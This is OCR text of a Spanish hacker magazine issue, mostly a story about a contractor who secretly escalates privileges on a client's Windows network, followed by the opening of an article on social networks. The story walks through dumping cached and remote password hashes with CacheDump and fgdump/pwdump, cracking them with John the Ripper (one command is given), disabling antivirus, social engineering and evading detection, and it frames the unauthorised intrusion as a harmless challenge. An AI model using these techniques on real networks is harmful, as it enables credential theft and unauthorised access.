TRUCOS WINDOWS: ACELERA LA EJECUCIÓN DE TUS PODCASTS

# @RROBA

113 Año X

SÓLO 4,95 €

8 414090 201599 00113



LA REVISTA ESPAÑOLA MÁS VETERANA DE

**REDES SOCIALES**
Entre la interacción y la invasión de la intimidad

**TÉCNICAS DE SNIFFING**
¿Estamos seguros con las conexiones SSL?

**ATAQUE A UNA RED DE CONFIANZA**
Una historia de ingeniería social y escalada de privilegios

**HACK TCP**
Cómo lograr que una conexión quede abortada




En el interior HACK PASO A PASO SPAM












## LA APUESTA DE MICROSOFT POR EL MP3


# NACE CAPADA

**Y ADEMÁS...**
Crack-Retroinformática-Programación

**HACK WIFI**
Antenas: seguridad y ataques

**VIRUS**
Programación genética

**CRIPTOGRAFÍA**
Rompemos el algoritmo S-DES





# ataque a una red de confianza

## Una historia de ingeniería social y escalada de privilegios

**Hay personas que a las que, al despertarse por la mañana, les resulta más fácil saber en qué ciudad se acaban de despertar recordando el día de la semana que, intentando descifrar el significado del cuadro que, colgado de la pared, se está burlando de su cara de sueño. A veces, tal es el caos mental, que ni siquiera el día de la semana es posible recordar. En estos casos lo mejor es dirigirse a la cercana ducha y esperar que bajo sus reparadores efectos las ideas dejen de danzar a su libre albedrío y respondan a la llamada al orden que su propietario ha lanzado. Pasados unos minutos, INGENIERO fue capaz de recordar que se encontraba en un hotel perdido en mitad de la vieja Europa y que debía presentarse en las oficinas de la compañía que había contratado sus servicios para realizar un trabajo esporádico de análisis sobre unas instalaciones industriales que, como todo en este continente, se encontraba al final de su vida útil, industrialmente hablando.**

Todo ello implicaba una serie de rutinarias actividades preliminares a las que ya estaba acostumbrado. Llegada a un edificio más o menos moderno. Presentación del personal con el que debía trabajar. Engullir unas tazas de café más o menos bien preparado, pero en todo caso caliente. Instalación en su nuevo ambiente de trabajo. Ya se sabe. Mesa, silla, teléfono, conexión a una red externa vía ADSL o similar para el PC portátil y ordenador fijo con acceso a la red privada de la empresa. A continuación viene la historia que os queremos contar. Cómo se pueden ganar privilegios dentro de una red que confía en nosotros, pero solo hasta cierto punto.

### TOMA DE CONTACTO

Tampoco es cuestión de ponerse a buscar secretos inconfesables dentro de una red que pertenece a alguien del que depende parte de nuestro sueldo; de hecho, las intenciones de INGENIERO eran de lo más honestas. Tenía por delante una brutal tarea por realizar y se había prometido a sí mismo dejar para otras ocasiones el fisgonear en casa ajena, pero no todo lo que uno se propone se cumple, y a la semana del inicio del proyecto se encontró con un obstáculo burocrático estúpido que paralizó temporalmente las tareas que tenía en mente. Después de algunas llamadas telefónicas y de increpar a ciertos ineptos





de su corporación, consiguió una promesa formal de que el problema sería resuelto durante la jornada. INGENIERO no se lo creyó ni poco ni mucho, pero lo que era evidente es que se iba a encontrar con algunas horas por delante sin más actividades a realizar que seguir las conversaciones que en todas las grandes empresas se reproducen en torno a la máquina de café.

**...UN AGUJERO EN UNA MÁQUINA SE CONVIERTE EN UN PROBLEMA GENERALIZADO EN LA RED...**

No pasaron muchos minutos sin que el estático y fijo PC que le habían ofrecido para las comunicaciones internas acaparara su atención, más que nada por falta de otros alicientes. Era la típica máquina de bajo precio disponible en cualquier oficina que se precie y que funcionaba bajo Windows XP. Su objetivo no pasaba de poder imprimir algún documento de lectura indigesta en la pantalla y acceder a una base de datos interna donde se podía encontrar la documentación del proyecto. Nada del otro mundo. Se le habían comunicado el usuario y clave de acceso y se le había advertido que sus privilegios eran limitados y que el acceso a Internet estaba fuertemente restringido por las políticas de la empresa. Osea que nada de instalarse programas y menos conectarse a ciertas webs desde donde bajarse programas maliciosos.

***TODO EL MUNDO VIAJA CON UN PEQUEÑO DISPOSITIVO DE ALMACENAMIENTO USB EN EL BOLSILLO. SON MUY ÚTILES PARA INTERCAMBIAR DOCUMENTOS DURANTE UNA REUNIÓN Y HAN SUBSTITUIDO TOTALMENTE A LOS ANTIGUOS DISQUETES.***

Después de husmear un poco alrededor comprobó que, efectivamente, parecía que los técnicos de la corporación que le acogía habían hecho su trabajo correctamente. Podía acceder a Internet pero si pretendía entrar en webs tan inocentes como www.set-ezine.org, una pantalla de colorines le indicaba que su petición había sido denegada siguiente las directrices empresariales. Así mismo, su visión de la red interna era sumamente limitada, y solo tenía acceso sobre dos impresoras compartidas. Sin embargo, había dos puntos débiles. Por algún motivo, no tenía los derechos normales de un usuario estándar, sino que pertenecía a un grupo definido como usuario de copias y, por otro lado, había dos conectores USB que le invitaban a hacer alguna travesura.

## COMIENZA LA PARTIDA

Hoy en día, todo el mundo viaja con un pequeño dispositivo de almacenamiento USB en el bolsillo. Son sumamente útiles para intercambiar documentos durante una reunión y han substituido totalmente a los antiguos disquetes. Estos dispositivos pueden contener de todo, desde informes confidenciales, hasta planos secretos, aunque también se pueden encontrar fotografías comprometedoras, mensajes indecentes y en algunos casos directorios completos con toda clase de software más o menos legal. En nuestro caso, INGENIERO siempre viajaba con algunos programas de fácil uso y que no requerían instalación alguna, para que la falta de privilegios no le fuera demasiado molesta. Uno de ellos era una pequeña herramienta llamada "CacheDump".

La podemos encontrar en http://www.off-by-one.net/misc/cachedump.html en su version 1.2, y como su nombre da a entender sirve para poder descargar de un ordenador local las "hash" de las palabras de paso utilizadas para poderse autentificar frente a un dominio de red. El motivo por el cual se guarda en modo local información que debiera estar solo en el servidor del dominio DC (Domain Controller) es fácil de entender. Normalmente, los usuarios se autentifican desde un ordenador fijo conectado en red, pero con el auge de los portátiles y de los pobres viajeros que se conectan desde cualquier parte del mundo, también hay que prever que el desdichado de turno pueda poner en marcha su máquina cuando se encuentre esperando un avión, así su productividad aumentará considerablemente, pero ello solo es posible si es capaz de que alguien valide su palabra de paso. En las máquinas que utilicen el sistema NTLM/NTLMv2 el sistema LSASS (Local Autority System Service) busca la información en el caché de la máquina. El mecanismo es el siguiente.

El proceso de WINLOGON muestra el dialogo msgina y pide el nombre del usuario, su pasword y el dominio sobre el que se quiere validar. Bajo el control de LSASS, se lanza el programa MSV1_0.dll, que verifica si el dominio está disponible. En caso contrario, intenta verificar si la pasword cuadra con la hash almacenada. Esta se encuentra en el registro HKLM\SECURITY\CACHE\NL$n al que solo puede acceder el usuario SYSTEM. El registro contiene diversos datos pero lo fundamental es que en uno de ellos, llamado EDATA, se encuentra algo llamado MSCASH, la pasword cifrada según MD4 con una clave estática LSA que todos los PCs que siguen este esquema tienen. Bueno, no es exactamente así, pero sirve para definir el problema. De todas formas lo importante es entender que CacheDump crea un servicio, lee al vuelo la clave LSA usada para el cifrado y muestra en pantalla los valores que corresponden a MSCASH. Teóricamente, solo con derechos de administrador se pueden obtener resultados, pero INGENIERO recibió con agrado un mensaje con tres líneas. Cada una de ellas tenía la misma configuración, un nombre correspondiente a un usuario el carácter ":" de separación a continuación 32 caracteres hexadecimales correspondientes a la hash, otra vez dos puntos y después el nombre del dominio.

¿Pero una vez con esta información que podemos hacer ?

Descifrando hash con John The Ripper (JDR)

Las tertulias se habían desplazado desde la máquina de café hacia la puerta del recién llegado, e INGENIERO tuvo que detener sus actividades momentáneamente para rendir pleitesia a la reina SECRETARIA, sin la cual se podía encontrar sin billete de avión o, lo que puede ser peor, con una cancelación de reserva de hotel a las diez de la noche. Siempre son personajes a los cuales hay que tratar con cariño, esmero y darles conversación. Así que, después de activar el salvapantallas para evitar miradas curiosas, dejó pasar unos minutos de intrascendente cháchara antes de volver a sus manipulaciones.

La próxima tarea consistía en descifrar las hash recién adquiridas.

En el mismo "readme" de CacheDump se describían las técnicas a utili-





**DE TODAS LAS UTILIDADES, LA MÁS INTERESANTE ES "PWDUMP". ES CAPAZ DE EXTRAER LAS HASH NTLM Y LANMAN DE UNA MÁQUINA REMOTA SI SE TIENEN DERECHOS DE ADMINISTRADOR SOBRE ELLA.**

zar. Probablemente alguno se acuerda del mejor crackeador de pasword que existe hoy en día y que se llama

John The Ripper. El único problema es que la versión oficial no dispone de los módulos necesarios para atacar este tipo de hash. De todas formas el problema ha sido abordado por otras personas de la comunidad y basta con acercarse a http://www.banquise.net/misc/patch-john.html, donde se puede descargar un solo patch específico para este problema en concreto o bien aplicar otro que da soporte para mil y una forma distinta de cifrar.

No vamos a explicar aquí cómo se instala JDR o cómo se aplica el patch. Baste con decir que INGENIERO lo tenía todo preparado en su dispositivo USB mágico y que la bastó con copiar las hash en archivo llamado pardillos.txt y lanzar "john -format:mscash pardillos.txt"... y esperar. Las pasword que utilizan los técnicos para conectarse a máquinas que tienen pequeños problemas no acostumbran a ser muy complicadas pero tampoco son de las que caen en cinco minutos, así que se lo tomó con calma y dejó su máquina trabajar mientras él se dedicaba a las relaciones humanas, que en su caso se trataba más bien de ingeniería social, o sea, enterarse del mayor número de chismes que le pudieran ayudar en su trabajo normal o bien en sus oscuras actividades. Siempre es bueno saber si hay algún tipo de camuflado conflicto sexual entre los elementos del proyecto o bien simplemente conocer qué tipo de antipatías mutuas existen dentro del nuevo submundo social en el que había aterrizado.

Pasados unos cuantos días, se encontraba de lleno en sus tareas oficiales, cuando al echar una ojeada a la tarea que trabajaba a escondidas en su máquina, descubrió con satisfacción que una de las hash había sido descifrada. Empezaba una nueva fase en la caza.

## EXPLORACIÓN DEL ENTORNO

A pesar de que tenía gran experiencia en este tipo de actividades, siempre se experimenta un escalofrío de satisfacción cuando se conecta a una máquina desconocida, contra un



dominio del que se desconoce todo, como un usuario del que solo se conoce su existencia y con una pasword que te ha llegado con métodos dudosos. Cuando la máquina acepta tus credenciales, toda una sensación difícil de explicar recorre tu columna vertebral. Dejando de lado las satisfacciones personales de cada uno, el hecho es que INGENIERO disponía de una nueva personalidad para explorar su máquina, así que lo primero que comprobó fue a qué grupo pertenecía, y descubrió con satisfacción que se había convertido en un todopoderoso usuario de su maquina. Quedaba por ver qué pensaban el resto de ordenadores de la red, y sobre todo qué opinión tenían los "Domain Controllers" acerca de sus nuevas credenciales.

Para explorar la red tenía diversas posibilidades. Podía utilizar simplemente el browser de Windows XP, aunque podía ser menos intrusivo que otros métodos, el problema era que le daba demasiada información acerca de todas las máquinas disponibles, pero poca acerca de los DC que se encontraban gobernando la red. De todas formas en su mágico dispositivo USB, tenía una versión de HIENA, cuya versión oficial se puede encontrar en http://www.adkins-resource.com/ o también el instalable de CAIN (http://www.oxid.it), que para la tarea que deseaba realizar eran más que suficientes. Después de reflexionar un poco se decidió por CAIN. Pocos antivirus lo detectan como un virus y en caso de encontrarse con alguna alarma insospechada, siempre podía poner cara de inocente y confiar en que ahí era nuevo y no conocía las reglas. La instalación de CAIN es a prueba de cretinos y cualquiera con un poco de atención puede realizarla. Su utilización tampoco requiere un máster en informática y, además, INGENIERO no quería utilizar ninguna de sus posibilidades avanzadas, sino simplemente conocer las direcciones de las máquinas utilizadas como workstation. Las pruebas hay que realizarlas poco a poco y siempre es bueno conocer un poco la filosofía de los que han instalado la red.

Iba a lanzarse a un examen de la red cuando se tropezó con un problema imprevisto. Venía de tomar un café y de discutir un problema inexistente (de esos hay a montones en las empresas) con un jefe al que le gustaba sobremanera interrumpir los proyectos en el momento que más daño podía hacer, cuando descubrió horrorizado que por un extraño juego de reflexiones entre el cristal de los amplios ventanales y de la puerta acristalada, la pantalla del ordenador fijo era claramente visible desde el pasillo. Nunca se había dado cuenta, por el simple motivo de que dicho ordenador lo utilizaba muy poco y cuando lo hacía se encontraba delante de él y no en el pasillo. El caso es que no era momento de que todo paseante pudiera comprobar qué es lo que pasaba en su ordenador y tampoco empezar a cerrar puertas cuando ya todo el mundo conocía sus hábitos. Así que tuvo que dejar sus actividades para cuando hubiera menos transeúntes; o sea, o muy temprano por la mañana o bien tarde al final de la jornada.

Al día siguiente ya se encontraba delante de su máquina y rápidamente lanzó el CAIN con tres objetivos: comprobar y recoger información de algunas workstation, comprobar si había servidores de impresoras y tomar los datos de los DC de la red.

## PRIMER CONTACTO

Una vez digeridos los datos de la primera prueba, la segunda consistió en intentar una conexión a una workstation con el usuario que tenía derechos de administración sobre su máquina. Para ello utilizó las posibilidades de CAIN, que ya tiene automatizado todo el proceso. Con poca sorpresas, comprobó que dicho usuario podía acceder a todas las workstation que había anotado. Esto es de lo más habitual, los administradores necesitan una cuenta para poder conectarse a distancia a las máquinas que tienen problemas. Así evitan desplazamientos y aumentan su productividad, pero la consecuencia es que un agujero en una máquina se convierte en un problema generalizado en la red. No intentó ver el contenido de las máquinas bajo su control, ya que este no era su objetivo. No deseaba obtener información, sino solo cuantificar su capacidad de alcanzarla.

A continuación, según el plan establecido mentalmente, INGENIERO empezó una segunda cosecha de usuarios y paswords. Para ello, echó mano de otra de sus utilidades almacenadas. No podía buscar en la red ya que las políticas de acceso continuaban a imitarle los accesos, debido a que los administradores de la red no veían con buenos ojos, con buen criterio, que un personaje que se debiera dedicar a reparar problemas de software a distancia, tuviera que perder su tiempo en webs de hacker o de sexo. Sin embargo, como hemos dicho, INGENIERO era previsor y en las profundidades de su dispositivo USB, tenía todo lo que pudiera desear; y en este caso, con "fgdump" tenía más que suficiente.

"fgdump" en realidad no es una utilidad sino un conjunto de ellas. Su objetivo principal es extraer a distancia todo tipo de hash que se encuentren escondidas en una máquina Windows 2000, XP o NT. Según su autor, el origen de esta herramienta múltiple fue la frustración que encontraba como administrador ante la reacción de algunos antivirus que bloqueaban las máquinas de sus esclavos cuando pretendía realizar alguna inspección a distancia. Hay algunos antivirus que se bloquean debido al funcionamiento de "pwdump", uno de los elementos de "fgdump", otros muestran un mensaje de alarma en la máquina inspeccionada y otros simplemente tienen un comportamiento errático. Si los responsables de la red tienen que recordar qué hay en cada segmento de una red no homogénea, ello puede ser un verdadero rompecabezas, así que se creó algo que ejecutara todas las operaciones de forma automática. A saber,

1) Se conecta a una máquina remota utilizando IPC$, 2) Detiene los antivirus standard, 3) Localiza los directorios compartidos por la máquina, 4) Localiza los directorios en los que se pueden escribir, 5) Se copia el ejecutable fgexec y cachedump, 6) Ejecuta pwdump, 7) Ejecuta pstgdump, 8) Borra los archivos copiados, 9) Se desconecta de los directorios, 10) Vuelve a activar el antivirus 11) Se desconecta de IPC$...





No está nada mal para una sola utilidad.

De todas las utilidades, la más interesante es "pwdump". Es capaz de extraer las hash NTLM y LanMan de una máquina remota si se tienen derechos de administrador sobre ella. No importa si Syskey está activado o no. Los datos salen en formato compatible con L0phtcrack además de poderse escribir sobre un fichero. Con ello se pueden utilizar los datos para alimentar cualquier otro crackeador, John The Ripper, por ejemplo. Como regalo gratuito es capaz también de extraer el histórico de los últimos cambios, con lo cual se puede llegar a adivinar las paswords futuras si el administrador utiliza alguna pauta para generarlas. Su uso es bien sencillo y lo único que es obligatorio es el nombre de la máquina que queremos atacar y desde luego el usuario y pasword con derechos de administración en ella.

INGENIERO empezó sus pruebas con calma. Primero eligió máquinas normales de usuarios normales y corrientes. Los primeros resultados solo le permitieron confirmar que se estaba utilizando la misma pasword para todos los Administrador locales. Esto no puede considerarse un fallo sino tan solo la consecuencia inevitable de realizar la configuración de todos los PC de forma automática. Es la única forma de no volverse loco cuando se tiene que hacer instalaciones en una veintena de máquinas diariamente y puede subir a valores más altos si coincide algún tipo de cambio de sistema en la empresa.

***. EN LAS REDES CORPORATIVAS NORMALES NO HAY, NORMALMENTE, NADIE CONTROLANDO SI HAY MÁQUINAS QUE TIENEN UNA ACTIVIDAD INUSITADA, PERO NUNCA SE PUEDE ESTAR SEGURO.***

Fuera la razón o motivo que fuere, el caso es que empezó a colectar una razonable cantidad de hash, las cuales fue anotando cuidadosamente separando las que presentaban menos privilegios. Sin embargo, no desdeñó ninguna de ellas ya que nunca se sabe cuál puede ser la utilidad futura de este tipo de información. Después ya veremos los motivos. El caso es que después de visitar una docena de PC tenía entre las manos un par de hash de unos usuarios que aparentemente tenían derechos superiores a la media. Por ahí empezó la segunda parte.

## CONTINÚA LA INVESTIGACIÓN


La segunda parte consistía en crackear las tres hash de los usuarios que intuía podían dedicarse a tareas de administración. Es una tarea bastante lenta, sobre todo si no se desea llamar la atención y, como en el caso de INGENIERO, no le interesa utilizar las máquinas de la empresa contratante para hacer el trabajo sucio. En las redes corporativas normales no hay normalmente nadie controlando si hay máquinas que tienen una actividad inusitada, pero nunca se puede estar seguro, así que con el tiempo disponible de su portátil solo por las noches tardó sus buenas dos semanas en tener la información apetecida; sin embargo, como con buena paciencia todo se consigue finalmente, un buen lunes se encontró con más material para probar y objetivos más apetecibles.

Como habíamos explicado, disponía de toda la lista de servidores de datos y de DC. Con este bagaje empezó buscando información en los servidores de datos. "fgdump" dispone de varias opciones pero las más importantes son -u para indicar que usuario queremos suplantar, -p para indicar la pasword y -h para indicar el nombre de la máquina o bien su dirección IP. Como en sus primeros pasos, no se le ocurrió conectarse a los servidores DC y empezó por los servidores simples de datos. Estos son normalmente una fuente segura de credenciales. Muy a menudo hay problemas de mantenimiento, sea por manipulación errónea que ha destruido datos que deben restaurarse, sea por los procesos de backup. Aunque estos debieran hacerse siempre bajo usuarios específicos, creados solo para este fin, el caso es que muy a menudo, los administradores de grandes redes caen un día u otro en la tentación de conectarse en una de esas máquinas para hacer una operación de rutina. Craso error. Con esta acción queda registrados su datos y después pueden ser recuperados con "fgdump"

Más por curiosidad que por necesidad empezó sus conexiones utilizando la pasword del administrador local, pero en ningún caso tuvo éxito. En esto ya hay pocos técnicos que caen en este error y habían tenido buen cuidado en cambiar las secuencias de las pasword cuando empezaron la configuración de los servidores. Un punto a favor de los administradores. Sin embargo, el primer usuario con privilegios elevados ya le dio acceso y una nueva cosecha de usuarios y pasword. Después de visitar media docena de servidores de datos y controladores de impresoras, la montaña de datos recolectada sobrepasaba con creces la capacidad de calculo de su máquina nocturna. No tenía tiempo, ya que el tiempo previsto para el proyecto en aquella empresa ya llegaba a su fin, pero la curiosidad le mordía el alma y tenía que encontrar un método más fácil para conseguir la pasword del usuario con privilegios de administración sobre el DC principal.

Decidió utilizar un poco la ingeniería social. Ya empezaba a ser conocido en la empresa y la gente tenía cierta confianza en él. Con el método simple de detectar los horarios de los informáticos a la maquina de café (iban siempre juntos, cual ovejas), cambió sus costumbres y se hizo el encontradizo. Ahí se enteró de quién era cada uno de ellos. Después provoco un par de incidentes de bajo nivel. Las impresoras son una excusa magnífica para ello. Con estos datos, cruzó persona física con usuario informático y detectó que tenía la pasword de uno de ellos. ¡Ahí encontró el regalo! Como ocurre a menudo, el administrador cambiaba de usuario cuando hacía una operación de mantenimiento, pero utilizaba la misma pasword para ambos perfiles. Se le puede acusar de desidia pero lo cierto es que todos hacemos cosas similares, ya que resulta imposible acordarse e una docena de pasword sobretodo si por política de seguridad es necesario cambiarla cada cierto tiempo.

Todo esto puede parecer imposible, pero el hecho es que esto es una historia real. La fuente del problema reside en que Windows permite la instalación de servicios de forma remota. En este caso "pwdump" se conecta en directorio compartido y después copia el ejecutable que lanzará el servicio. La metodología para conseguir la extracción de las hash fue descrita



hace tiempo por Todd Sabin. La técnica es conocida como inyection de DLL. Primero, utilizando los derechos de administración se cambian los privilegios a debuger. Esto permite abrir y escribir en el espacio de memoria reservado a el proceso LSASS (Local Security Authority Subsystem). Se copia una función en este espacio y ya con privilegios más elevados es posible descargar LSAEXT.DLL y lanzar una rutina no documentada que permite la extracción de las hash. Todo ello implica que debemos iniciar el ataque con derechos de administrador, pero hemos visto que esto a veces es donado graciosamente debido a un error de configuración de los grupos de usuarios.

## CONCLUSIONES

¿Qué es lo hizo con esta información INGENIERO? Pues os aseguramos que nada. Fue solo el placer del reto puramente intelectual. De todas formas, decir que no hizo nada tampoco es cierto. Unos días más tarde y poco antes de irse a un nuevo proyecto se encontró a uno de los administradores alrededor de la sacrosanta máquina de café.

Sin darle más importancia le comentó que le parecía raro que los usuarios normales tuvieran unos privilegios que no le correspondían. El administrador le respondió que siempre se había hecho así y que con esto se evitaban problemas con ciertos jefes que deseaban hacer instalaciones por su cuenta. INGENIERO no respondió y le deseó suerte mentalmente, mucha suerte.




**DECIDIÓ UTILIZAR UN POCO LA INGENIERÍA SOCIAL. YA EMPEZABA A SER CONOCIDO EN LA EMPRESA Y LA GENTE TENÍA CIERTA CONFIANZA EN ÉL.**

# redes sociales

## ¿Compatibles con la intimidad?

**Con la explosión del modelo web 2.0, y la evolución de sistemas de chat y mensajería instantánea, las Redes Sociales se han establecido como todo un exponente de la nueva filosofía de la red en la que se facilita la interacción social, definida como un intercambio dinámico entre personas, grupos e instituciones. Sin embargo un sistema tan abierto también puede llegar a suponer un riesgo para sus usuarios si no saben utilizarlo.**




Las redes sociales en Internet son una realidad palpable que ya se ha ganado a pulso un lugar en el Olimpo cibernético. Las claves han sido convertirse en negocios rentables para algunas empresas y en lugares perfectos para encuentros entre usuarios de la red. Hoy en día existen redes sociales de todos los tipos, colores y sabores: para ligar, para hacer negocios, para compartir aficiones. Hay cientos de sitios web dedicados a crear y gestionar redes sociales, lugares donde es posible invitar amigos y conocer a otros usuarios, amigos de amigos, o comunidades con intereses comunes, habiendo creado de esta forma todo un ejército de seguidores que luchan por ser los más populares en cada red, así como detractores que cuestionan su utilidad y previenen sobre el peligro que pueden llegar a representar para nuestra intimidad y nuestros jóvenes.

El concepto en sí de red social, basado en la teoría de los seis grados de separación, no es nada nuevo aunque nos lo pueda llegar a parecer. De hecho, las investigaciones sobre el tema empezaron a principios del siglo XX, y prosiguieron en los años 50, creciendo en los 60 y 70, y alcanzando todo su apogeo estos últimos años con el enorme avance de la capacidad de los sistemas informáticos.

Alrededor de 2001 y 2002 aparecen los primeros sitios web que postulan una política de redes de amigos aunque es en el 2003 cuando alcanzan una notable popularidad con sitios tan conocidos como Friendster, Tribe y MySpace. El éxito hace que algunas empresas entren en el mercado y en el 2004 Google lanza Orkut.com, aprovechándose de un experimento que uno de sus empleados realizaba en su tiempo libre (algo ya habitual). En 2005 entran en el panorama social Yahoo 360º y otros más.

### PUESTA EN MARCHA

Y es que poner en funcionamiento una red social es algo relativamente sencillo, una vez que se tiene un objetivo temático claro. Tras montar el soporte técnico (fundamental para el mantenimiento adecuado de la web) bastará con que un grupúsculo inicial invite a amigos y conocidos a formar parte de la misma. En el momento en el que se cumpla la premisa de que cada individuo puede traer consigo muchos nuevos usuarios, la lógica dice que el crecimiento de miembros puede llegar a ser de orden exponencial, momento en el cual el sitio web puede llegar a transformarse en un negocio interesante.

Y para muestra un botón. Myspace tiene más de cien millones de usuarios, pertenece a News Corp (la transacción de adquisición del dueño anterior rondó los $580 millones) posicionándose como la mayor en su tipo e incluyendo temas tan diversos como la búsqueda de personas desaparecidas.

Otro ejemplo de iniciativa social con éxito es Facebook.com, una red enfocada a estu-


diantes (parecida a myspace.com), con más de 9 millones de usuarios registrados y donde ha habido una importante inversión publicitaria por parte de Microsoft con sus productos MSN y Windows Live. Llegó incluso a correr el rumor de que Yahoo podría estar interesada en pagar por ella un valor de unos nada despreciables mil millones de dólares, aunque últimamente se ha oído hablar más de Flickr o de YouTube, recientemente comprada por Google.
El caso es que la popularidad adquirida ha hecho que se conviertan en un objetivo ideal para individuos con dudosas intenciones (pese a que lo cierto es que en España el uso de Internet como medio de relación social entre los adolescentes todavía sigue desarrollándose fundamentalmente a través del Messenger). Esto puede comprobarse rápidamente viendo la clasificación que todos los años hace Google y que publica bajo el nombre de Zeitgeist: un recorrido por las palabras más populares del conocido buscador durante el año. Entre las 10 primeras de la última clasificación que hace referencia al 2006, hay 5 referencias a productos relacionados con herramientas web sociales. Un reflejo más de la creciente importancia que tiene este tipo de servicios entre los usuarios de Internet. El puesto 1 lo ocupa Bebo, la red social creada a principios de 2005 para Reino Unido e Irlanda y que pretende hacer sombra a MySpace, enfocándose también en el público más joven. En un segundo puesto más que honorable se encuentra la no menos célebre MySpace que es la que cuenta con más adeptos en el mundo (sobre todo en EEUU), y que es ya el quinto sitio web por audiencia en toda Internet. Todavía en el top 5 (en el puesto 4) nos encontramos a Metacafe, un sitio web para compartir y ver vídeos (similar a YouTube, pero con mucha más frescura), que desde Israel está consiguiendo una gran popularidad. Por último, una veterana que no podía faltar es la Wikipedia (en el puesto 6), la enciclopedia online por excelencia, colaborativa, y, según Alexa, en la posición número 12 de sitios web con más tráfico de la red.
Otro índice de popularidad podría medirse con la lista de las preguntas más frecuentes realizadas al buscador Google (http://www.google.com/press/zeitgeist2006/whatshot.html) donde encontramos muchas cuestiones relacionadas con las herramientas sociales: "define web 2.0", "what is ajax" o "how to blog".

## ¿CONFIANZA? SÍ, PERO SÓLO VIRTUAL

